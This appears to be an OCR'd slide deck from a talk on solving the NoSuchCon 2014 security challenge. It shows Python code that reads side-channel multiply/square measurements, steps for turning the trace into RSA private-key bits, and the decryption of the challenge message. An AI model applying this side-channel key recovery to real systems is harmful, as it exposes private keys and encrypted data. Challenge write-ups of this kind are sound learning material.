
Attack: the big picture




Attack: the big picture



Attack: the big picture




Attack: the big picture



Measure analysis

```
HIT_MULTIPLY = 1
HIT_SQUARE   = 0
HIT_NOTHING  = -1

def recv_measures(s):
    nb_measures = struct.unpack("<Q", recvall(s, 8))[0]

    print "[+] Receiving %d measures..." % (nb_measures)
    measures_buf = recvall(s, nb_measures)

    all_res = []
    for i, m in enumerate(measures_buf):
        m = ord(m)
        if(m == HIT_MULTIPLY):
            all_res.append("M")
        elif(m == HIT_SQUARE):
            all_res.append("S")

    return all_res
```



```
MMMMMMMMMMSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS
SSSSSSSSSSSSSSSSSSSSSSSMMMMMMMMMMMMMMMMMMMMSS
SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS
SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSMMMMMMMMMMMMMM
MMMMMSSSSSSSSSSSSSSSSSSMMMMMMMMMMMMMMMMMMMSS
SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS
SSSSSSSSSSMMMMMMMMMMMMMMMMMMMMSSSSSSSSSSSSSS
SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSMM
MMMMMMMMMMMMMMMMMSSSSSSSSSSSSSSSSSSMMMMMMMM
MMMMMMMMMMMMSSSSSSSSSSSSSSSSSSMMMMMMMMMMMMM
MMMMMSSSSSSSSSSSSSSSSSSMMMMMMMMMMMMMMMMMMM
SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS
SSSSSSSSSSMMMMMMMMMMMMMMMMMM[...]
```

How to convert this to key bits ?

- Find B = size of a « bloc », with trial an error
- Replace n occurrences of letter X by `round(n/B)` occurrences of X
- Replace « MS » sequences with « 1 », and « S » with « 0 »
- Read from right to left (left == MSB)
- Multiple tries might be necessary
- Some people had to bruteforce a few key bits, but I did not need to

Cf. http://www.nosuchcon.org/challenge/NSC_challenge_2014_DBERARD_VFARGUES.pdf

Roadmap

- Discover the challenge
- Get remote execution
- Recover the private key
- Decrypting the message

Decrypting the message

- Check if the recovered exponent d is legit
  - For a random *X*: $(X^{e})^{d} = X \; mod \; N$
- Decrypt the archived symmetric key
  - $kd = ke^{d} \; mod \; N$
- Check the padding and extract the key
- Use the key to decrypt the message
  - `M = AES-dec(menc, k)`

Result


```
$ ./decrypt_msg.py 0x150627087e808aa34fc6b54bf1458adc211f4d176c50ad369ea4a
7da66661929c427955402ccef89f31f4bcd54e00e8d698504b6693f775d588d378de889857
48ef825428b507a6b5c48d42c1aa56cbbe801fbe3294b550d38f5f4ede5e567d00e33fd279
ba29976934d6a2e0852c7e032666586e995bbf7d7255725fc0af162e81cbeb6bb74e01cfd0
f46dd84dc78f75991be6a0b7e96765b1aee4b2ff115b7c7afc3af5fb3945ab88d3c989

[+] Decrypting symmetric key
[+] Checking padding
[+] Skipping padding
[+] Decrypted symmetric key = 93af8cee3ec779d673ed278e43e386a7
[+] Decrypted message :

Good job!
Send the secret 3fcba5e1dbb21b86c31c8ae490819ab6 to
82d6e1a04a8ca30082e81ad27dec7cb4@synacktiv.com.
Also, don't forget to send us your solution within 10 days.

Synacktiv team
```

Conclusion

- Security challenges are fun!
  - Do this one yourself. *Really*.
  - Read the solutions
- Side-channel attacks work!
- Code will be released soon
  - https://github.com/egirault/NoSuchCon2014
- Many thanks to:
  - NoSuchCon & Synacktiv
  - Winners of the challenge
  - SecurityDay & SecurInLille
  - You!